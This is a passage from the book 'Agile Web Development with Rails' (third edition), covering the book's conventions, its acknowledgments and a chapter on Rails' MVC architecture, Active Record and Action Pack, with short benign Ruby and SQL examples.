since Rails applications are written in Ruby, where concepts can be expressed accurately and concisely, changes tend to be localized and easy to write. The deep emphasis on both unit and functional testing, along with support for test fixtures and stubs during testing, gives developers the safety net they need when making those changes. With a good set of tests in place, changes are less nerve-racking. Rather than constantly trying to tie Rails processes to the agile principles, we’ve decided to let the framework speak for itself. As you read through the tutorial chapters, try to imagine yourself developing web applications this way: working alongside your customers and jointly determining priorities and solu- tions to problems. Then, as you read the deeper reference material in the back, see how the underlying structure of Rails can enable you to meet your cus- tomers’ needs faster and with less ceremony. One last point about agility and Rails: although it’s probably unprofessional to mention this, think how much fun the coding will be. 1.2 Finding Your Way Around The first two parts of this book are an introduction to the concepts behind Rails and an extended example—we build a simple online store. This is the place to start if you’re looking to get a feel for Rails programming. In fact, most folks seem to enjoy building the application along with the book. If you don’t want to do all that typing, you can cheat and download the source code (a compressed tar archive or a zip file).2 2. http://www.pragprog.com/titles/rails3/code.html has the links for the downloads. Report erratum this copy is (P1.0 printing, March 2009)

F INDING Y OUR WAY A ROUND 18 The third part of the book, starting on page 257, is a detailed look at all the functions and facilities of Rails. This is where you’ll go to find out how to use the various Rails components and how to deploy your Rails applications efficiently and safely. Along the way, you’ll see various conventions we’ve adopted. Live Code Most of the code snippets we show come from full-length, running exam- ples that you can download. To help you find your way, if a code listing can be found in the download, there’ll be a bar above the snippet (just like the one here). Download work/demo1/app/controllers/say_controller.rb class SayController < ApplicationController def hello end end This contains the path to the code within the download. If you’re reading the PDF version of this book and your PDF viewer supports hyperlinks, you can click the bar, and the code should appear in a browser window. Some browsers (such as Safari) will mistakenly try to interpret some of the templates as HTML. If this happens, view the source of the page to see the real source code. And in some cases involving the modification of an existing file where the lines to be changed may not be immediately obvious, you will also see some helpful little triangles on the left of the lines that you will need to change. Two such lines are indicated in the previous code. Ruby Tips Although you need to know Ruby to write Rails applications, we realize that many folks reading this book will be learning both Ruby and Rails at the same time. Appendix A, on page 666, is a (very) brief introduction to the Ruby language. When we use a Ruby-specific construct for the first time, we’ll cross-reference it to that appendix. For example, this paragraph contains a gratuitous use of :name, a Ruby symbol. In the :name ֒ page 668 → margin, you’ll see an indication that symbols are explained on page 668. So, if you don’t know Ruby or if you need a quick refresher, you might want to read Appendix A, on page 666, before you go too much further. There’s a lot of code in this book.... David Says... Every now and then you’ll come across a David Says... sidebar. Here’s where David Heinemeier Hansson gives you the real scoop on some par- ticular aspect of Rails—rationales, tricks, recommendations, and more. Report erratum this copy is (P1.0 printing, March 2009)
A CKNOWLEDGMENTS 19 Because he’s the fellow who invented Rails, these are the sections to read if you want to become a Rails pro. Joe Asks... Joe, the mythical developer, sometimes pops up to ask questions about stuff we talk about in the text. We answer these questions as we go along. This book isn’t a reference manual for Rails. We show most of the modules and most of their methods, either by example or narratively in the text, but we don’t have hundreds of pages of API listings. There’s a good reason for this—you get that documentation whenever you install Rails, and it’s guaranteed to be more up-to-date than the material in this book. If you install Rails using RubyGems (which we recommend), simply start the gem documentation server (using the command gem server), and you can access all the Rails APIs by pointing your browser at http://localhost:8808. Rails Versions This book is based on Rails 2.0. In particular, its code has been run against the Rails 2.2.2 RubyGem. Previous versions of Rails contain incompatibilities with 2.2.2, and it is more than likely that future versions will, too. 1.3 Acknowledgments You’d think that producing a third edition of a book would be easy. After all, you already have all the text. It’s just a tweak to some code here and a minor wording change there, and you’re done. You’d think.... It’s difficult to tell exactly, but our impression is that creating each edition of Agile Web Development with Rails took about as much effort as the first edi- tion. Rails is constantly evolving and, as it does, so has this book. Parts of the Depot application were rewritten several times, and all of the narrative was updated. The emphasis on REST and the addition of the deprecation mecha- nism all changed the structure of the book as what was once hot became just lukewarm. So, this book would not exist without a massive amount of help from the Ruby and Rails communities. As with the original, this book was released as a beta book: early versions were posted as PDFs, and people made comments online. And comment they did: more than 1,200 suggestions and bug reports were posted. The vast majority ended up being incorporated, making this book immeasurably more useful than it would have been. Thank you all, both for supporting the beta book program and for contributing so much valuable feedback. Report erratum this copy is (P1.0 printing, March 2009)
A CKNOWLEDGMENTS 20 As with the first edition, the Rails core team was incredibly helpful, answering questions, checking out code fragments, and fixing bugs. A big thank you to the following: Scott Barron (htonl), Jamis Buck (minam), Thomas Fuchs (madrobby), Jeremy Kemper (bitsweat), Michael Koziarski (nzkoz), Marcel Molina Jr, (noradio), Rick Olson (technoweenie), Nicholas Seckar (Ulysses), Sam Stephenson (sam), Tobias Lütke (xal), and Florian Weber (csshsh) We’d like to thank the folks who contributed the specialized chapters to the book: Leon Breedt, Mike Clark, James Duncan Davidson, Justin Gehtland, and Andreas Schwarz. From Sam Ruby This effort has turned out to be both harder and more rewarding than I would have ever anticipated. It’s been harder in that Rails has changed so much and there has been so much to learn (in terms of Rails 2.0, in terms of SQLite 3, and also in terms of working with a different publisher, operating system, and toolset). But I can’t begin to express how much I like the beta book program— the readers who this book has attracted so far have been great, and their comments, questions, and feedback have been most appreciated. Sam Ruby January 2009 rubys@intertwingly.net From Dave Thomas I keep promising myself that each book will be the last, if for no other reason than each takes me away from my family for months at a time. Once again: Juliet, Zachary, and Henry—thank you for everything. Dave Thomas November 2006 dave@pragprog.com “Agile Web Development with Rails...I found it in our local bookstore, and it seemed great!” —Dave’s mum Report erratum this copy is (P1.0 printing, March 2009)
Part I Getting Started
Chapter 2 The Architecture of Rails Applications One of the interesting features of Rails is that it imposes some fairly serious constraints on how you structure your web applications. Surprisingly, these constraints make it easier to create applications—a lot easier. Let’s see why. 2.1 Models, Views, and Controllers Back in 1979, Trygve Reenskaug came up with a new architecture for develop- ing interactive applications. In his design, applications were broken into three types of components: models, views, and controllers. The model is responsible for maintaining the state of the application. Some- times this state is transient, lasting for just a couple of interactions with the user. Sometimes the state is permanent and will be stored outside the appli- cation, often in a database. A model is more than just data; it enforces all the business rules that apply to that data. For example, if a discount shouldn’t be applied to orders of less than $20, the model will enforce the constraint. This makes sense; by putting the implementation of these business rules in the model, we make sure that nothing else in the application can make our data invalid. The model acts as both a gatekeeper and a data store. The view is responsible for generating a user interface, normally based on data in the model. For example, an online store will have a list of products to be displayed on a catalog screen. This list will be accessible via the model, but it will be a view that accesses the list from the model and formats it for the end user. Although the view may present the user with various ways of inputting data, the view itself never handles incoming data. The view’s work is done once the data is displayed. There may well be many views that access the same model data, often for different purposes. In the online store, there’ll

M ODELS , V IEWS , AND C ONTROLLERS 23 Browser sends request Controller interacts with model Controller invokes view Controller View renders next browser screen View Model Database Figure 2.1: The Model-View-Controller architecture be a view that displays product information on a catalog page and another set of views used by administrators to add and edit products. Controllers orchestrate the application. Controllers receive events from the outside world (normally user input), interact with the model, and display an appropriate view to the user. This triumvirate—the model, view, and controller—together form an architec- ture known as MVC. MVC is shown in abstract terms in Figure 2.1. MVC was originally intended for conventional GUI applications, where devel- opers found the separation of concerns led to far less coupling, which in turn made the code easier to write and maintain. Each concept or action was expressed in just one well-known place. Using MVC was like constructing a skyscraper with the girders already in place—it was a lot easier to hang the rest of the pieces with a structure already there. In the software world, we often ignore good ideas from the past as we rush headlong to meet the future. When developers first started producing web applications, they went back to writing monolithic programs that intermixed presentation, database access, business logic, and event handling in one big ball of code. But ideas from the past slowly crept back in, and folks started experimenting with architectures for web applications that mirrored the 20- year-old ideas in MVC. The results were frameworks such as WebObjects, Struts, and JavaServer Faces. All are based (with varying degrees of fidelity) on the ideas of MVC. Report erratum this copy is (P1.0 printing, March 2009)

M ODELS , V IEWS , AND C ONTROLLERS 24 Routing http://my.url/store/add_to_cart/123 Routing finds store controller Controller interacts with model Controller invokes view Store View renders next browser screen Controller Display Active Cart Record Database View Model Figure 2.2: Rails and MVC Ruby on Rails is an MVC framework, too. Rails enforces a structure for your application—you develop models, views, and controllers as separate chunks of functionality, and it knits them all together as your program executes. One of the joys of Rails is that this knitting process is based on the use of intelligent defaults so that you typically don’t need to write any external configuration metadata to make it all work. This is an example of the Rails philosophy of favoring convention over configuration. In a Rails application, an incoming request is first sent to a router, which works out where in the application the request should be sent and how the request itself should be parsed. Ultimately, this phase identifies a particular method (called an action in Rails parlance) somewhere in the controller code. The action might look at data in the request, it might interact with the model, and it might cause other actions to be invoked. Eventually the action prepares information for the view, which renders something to the user. Rails handles an incoming request as shown in Figure 2.2. In this example, the application has previously displayed a product catalog page, and the user has just clicked the Add to Cart button next to one of the products. This button links to http://my.url/store/add_to_cart/123, where add_to_cart is an action in our application and 123 is our internal id for the selected product.1 1. We cover the format of Rails URLs later in the book. However, it’s worth pointing out here that having URLs perform actions such as “add to cart” can be dangerous. For more details, see Section 22.6, The Problem with GET Requests, on page 505. Report erratum this copy is (P1.0 printing, March 2009)
A CTIVE R ECORD : R AILS M ODEL S UPPOR T 25 The routing component receives the incoming request and immediately picks it apart. In this simple case, it takes the first part of the path, store, as the name of the controller and the second part, add_to_cart, as the name of an action. The last part of the path, 123, is by convention extracted into an internal parameter called id. As a result of all this analysis, the router knows it has to invoke the add_to_cart method in the controller class StoreController (we’ll talk about naming conventions on page 268). The add_to_cart method handles user requests. In this case, it finds the current user’s shopping cart (which is an object managed by the model). It also asks the model to find the information for product 123. It then tells the shopping cart to add that product to itself. (See how the model is being used to keep track of all the business data? The controller tells it what to do, and the model knows how to do it.) Now that the cart includes the new product, we can show it to the user. The controller invokes the view code, but before it does, it arranges things so that the view has access to the cart object from the model. In Rails, this invocation is often implicit; again, conventions help link a particular view with a given action. That’s all there is to an MVC web application. By following a set of conven- tions and partitioning your functionality appropriately, you’ll discover that your code becomes easier to work with and your application becomes easier to extend and maintain. Seems like a good trade. If MVC is simply a question of partitioning your code a particular way, you might be wondering why you need a framework such as Ruby on Rails. The answer is straightforward: Rails handles all of the low-level housekeeping for you—all those messy details that take so long to handle by yourself—and lets you concentrate on your application’s core functionality. Let’s see how.... 2.2 Active Record: Rails Model Support In general, we’ll want our web applications to keep their information in a rela- tional database. Order-entry systems will store orders, line items, and cus- tomer details in database tables. Even applications that normally use unstruc- tured text, such as weblogs and news sites, often use databases as their back- end data store. Although it might not be immediately apparent from the SQL2 you use to access them, relational databases are actually designed around mathematical set theory. Although this is good from a conceptual point of view, it makes it difficult to combine relational databases with object-oriented (OO) program- ming languages. Objects are all about data and operations, and databases are 2. SQL, referred to by some as Structured Query Language, is the language used to query and update relational databases. Report erratum this copy is (P1.0 printing, March 2009)
A CTIVE R ECORD : R AILS M ODEL S UPPOR T 26 all about sets of values. Operations that are easy to express in relational terms are sometimes difficult to code in an OO system. The reverse is also true. Over time, folks have worked out ways of reconciling the relational and OO views of their corporate data. Let’s look at two different approaches. One orga- nizes your program around the database; the other organizes the database around your program. Database-centric Programming The first folks who coded against relational databases programmed in proce- dural languages such as C and COBOL. These folks typically embedded SQL directly into their code, either as strings or by using a preprocessor that con- verted SQL in their source into lower-level calls to the database engine. The integration meant that it became natural to intertwine the database logic with the overall application logic. A developer who wanted to scan through orders and update the sales tax in each order might write something exceed- ingly ugly, such as this: EXEC SQL BEGIN DECLARE SECTION; int id; float amount; EXEC SQL END DECLARE SECTION; EXEC SQL DECLARE c1 AS CURSOR FOR select id, amount from orders; while (1) { float tax; EXEC SQL WHENEVER NOT FOUND DO break; EXEC SQL FETCH c1 INTO :id, :amount; tax = calc_sales_tax(amount) EXEC SQL UPDATE orders set tax = :tax where id = :id; } EXEC SQL CLOSE c1; EXEC SQL COMMIT WORK; Scary stuff, eh? Don’t worry. We won’t be doing any of this, even though this style of programming is common in scripting languages such as Perl and PHP. It’s also available in Ruby. For example, we could use Ruby’s DBI library to produce similar-looking code (like the previous example, this one has no error checking): Method definition ֒ page 668 → def update_sales_tax update = @db.prepare("update orders set tax=? where id=?" ) @db.select_all("select id, amount from orders" ) do |id, amount| tax = calc_sales_tax(amount) update.execute(tax, id) end end Report erratum this copy is (P1.0 printing, March 2009)
A CTIVE R ECORD : R AILS M ODEL S UPPOR T 27 This approach is concise and straightforward and indeed is widely used. It seems like an ideal solution for small applications. However, there is a prob- lem. Intermixing business logic and database access like this can make it hard to maintain and extend the applications in the future. And you still need to know SQL just to get started on your application. Say, for example, our enlightened state government passes a new law that says we have to record the date and time that sales tax was calculated. That’s not a problem, we think. We just have to get the current time in our loop, add a column to the SQL update statement, and pass the time to the execute call. But what happens if we set the sales tax column in many different places in the application? Now we’ll need to go through and find all these places, updating each. We have duplicated code, and (if we miss a place where the column is set) we have a source of errors. In regular programming, object orientation has taught us that encapsulation solves these types of problems. We’d wrap everything to do with orders in a class; we’d have a single place to update when the regulations change. Folks have extended these ideas to database programming. The basic premise is trivially simple. We wrap access to the database behind a layer of classes. The rest of our application uses these classes and their objects—it never inter- acts with the database directly. This way we’ve encapsulated all the schema- specific stuff into a single layer and decoupled our application code from the low-level details of database access. In the case of our sales tax change, we’d simply change the class that wrapped the orders table to update the times- tamp whenever the sales tax was changed. In practice, this concept is harder to implement than it might appear. Real-life database tables are interconnected (an order might have multiple line items, for example), and we’d like to mirror this in our objects: the order object should contain a collection of line item objects. But we then start getting into issues of object navigation, performance, and data consistency. When faced with these complexities, the industry did what it always does; it invented a three-letter acronym: ORM, which stands for object-relational mapping. Rails uses ORM. Object-Relational Mapping ORM libraries map database tables to classes. If a database has a table called orders, our program will have a class named Order. Rows in this table corre- spond to objects of the class—a particular order is represented as an object of class Order. Within that object, attributes are used to get and set the individual columns. Our Order object has methods to get and set the amount, the sales tax, and so on. Report erratum this copy is (P1.0 printing, March 2009)
A CTIVE R ECORD : R AILS M ODEL S UPPOR T 28 In addition, the Rails classes that wrap our database tables provide a set of class-level methods that perform table-level operations. For example, we might need to find the order with a particular id. This is implemented as a class method that returns the corresponding Order object. In Ruby code, this might class method ֒ page 670 → look like this: order = Order.find(1) puts puts "Customer #{order.customer_id}, amount=#{order.amount}" ֒ page 668 → Sometimes these class-level methods return collections of objects: iterating Order.find(:all, :conditions => "name='dave'" ).each do |order| ֒ page 675 → puts order.amount end Finally, the objects corresponding to individual rows in a table have methods that operate on that row. Probably the most widely used is save, the operation that saves the row to the database: Order.find(:all, :conditions => "name='dave'" ).each do |order| order.discount = 0.5 order.save end So, an ORM layer maps tables to classes, rows to objects, and columns to attributes of those objects. Class methods are used to perform table-level oper- ations, and instance methods perform operations on the individual rows. In a typical ORM library, you supply configuration data to specify the map- pings between entities in the database and entities in the program. Program- mers using these ORM tools often find themselves creating and maintaining a boatload of XML configuration files. Active Record Active Record is the ORM layer supplied with Rails. It closely follows the stan- dard ORM model: tables map to classes, rows to objects, and columns to object attributes. It differs from most other ORM libraries in the way it is configured. By relying on convention and starting with sensible defaults, Active Record minimizes the amount of configuration that developers perform. To illustrate this, here’s a program that uses Active Record to wrap our orders table: require 'active_record' class Order < ActiveRecord::Base end order = Order.find(1) order.discount = 0.5 order.save Report erratum this copy is (P1.0 printing, March 2009)
A CTION P ACK : T HE V IEW AND C ONTROLLER 29 This code uses the new Order class to fetch the order with an id of 1 and modify the discount. (We’ve omitted the code that creates a database connection for now.) Active Record relieves us of the hassles of dealing with the underlying database, leaving us free to work on business logic. But Active Record does more than that. As you’ll see when we develop our shopping cart application, starting on page 63, Active Record integrates seam- lessly with the rest of the Rails framework. If a web form sends the application data related to a business object, Active Record can extract it into our model. Active Record supports sophisticated validation of model data, and if the form data fails validations, the Rails views can extract and format errors with just a single line of code. Active Record is the solid model foundation of the Rails MVC architecture. That’s why we devote three chapters to it, starting on page 315. 2.3 Action Pack: The View and Controller When you think about it, the view and controller parts of MVC are pretty intimate. The controller supplies data to the view, and the controller receives events from the pages generated by the views. Because of these interactions, support for views and controllers in Rails is bundled into a single component, Action Pack. Don’t be fooled into thinking that your application’s view code and controller code will be jumbled up just because Action Pack is a single component. Quite the contrary; Rails gives you the separation you need to write web applications with clearly demarcated code for control and presentation logic. View Support In Rails, the view is responsible for creating either all or part of a page to be displayed in a browser.3 At its simplest, a view is a chunk of HTML code that displays some fixed text. More typically you’ll want to include dynamic content created by the action method in the controller. In Rails, dynamic content is generated by templates, which come in three flavors. The most common templating scheme, called Embedded Ruby (ERb), embeds snippets of Ruby code within a view document.4 This approach is very flexible, but purists sometimes complain that it violates the spirit of MVC. By embedding code in the view, we risk adding logic that should be in the model or the controller. This complaint is largely groundless, because views contained active code even in the original MVC architectures. Maintaining a 3. Or an XML response, or an e-mail, or.... The key point is that views generate the response back to the user. 4. This approach might be familiar to web developers working with PHP or Java’s JSP technology. Report erratum this copy is (P1.0 printing, March 2009)
A CTION P ACK : T HE V IEW AND C ONTROLLER 30 clean separation of concerns is part of the job of the developer. (We look at HTML templates in Section 23.1, ERb Templates, on page 511.) XML Builder can also be used to construct XML documents using Ruby code— the structure of the generated XML will automatically follow the structure of the code. We discuss xml.builder templates starting on page 510. Rails also provides RJS views. These allow you to create JavaScript fragments on the server that are then executed on the browser. This is great for creating dynamic Ajax interfaces. We talk about these starting on page 600. And the Controller! The Rails controller is the logical center of your application. It coordinates the interaction between the user, the views, and the model. However, Rails handles most of this interaction behind the scenes; the code you write concentrates on application-level functionality. This makes Rails controller code remarkably easy to develop and maintain. The controller is also home to a number of important ancillary services: • It is responsible for routing external requests to internal actions. It han- dles people-friendly URLs extremely well. • It manages caching, which can give applications orders-of-magnitude performance boosts. • It manages helper modules, which extend the capabilities of the view templates without bulking up their code. • It manages sessions, giving users the impression of ongoing interaction with our applications. There’s a lot to Rails. Rather than attack it component by component, let’s roll up our sleeves and write a couple of working applications. In the next chapter, we’ll install Rails. After that, we’ll write something simple, just to make sure we have everything installed correctly. In Chapter 5, The Depot Application, on page 63, we’ll start writing something more substantial—a simple online store application. Report erratum this copy is (P1.0 printing, March 2009)
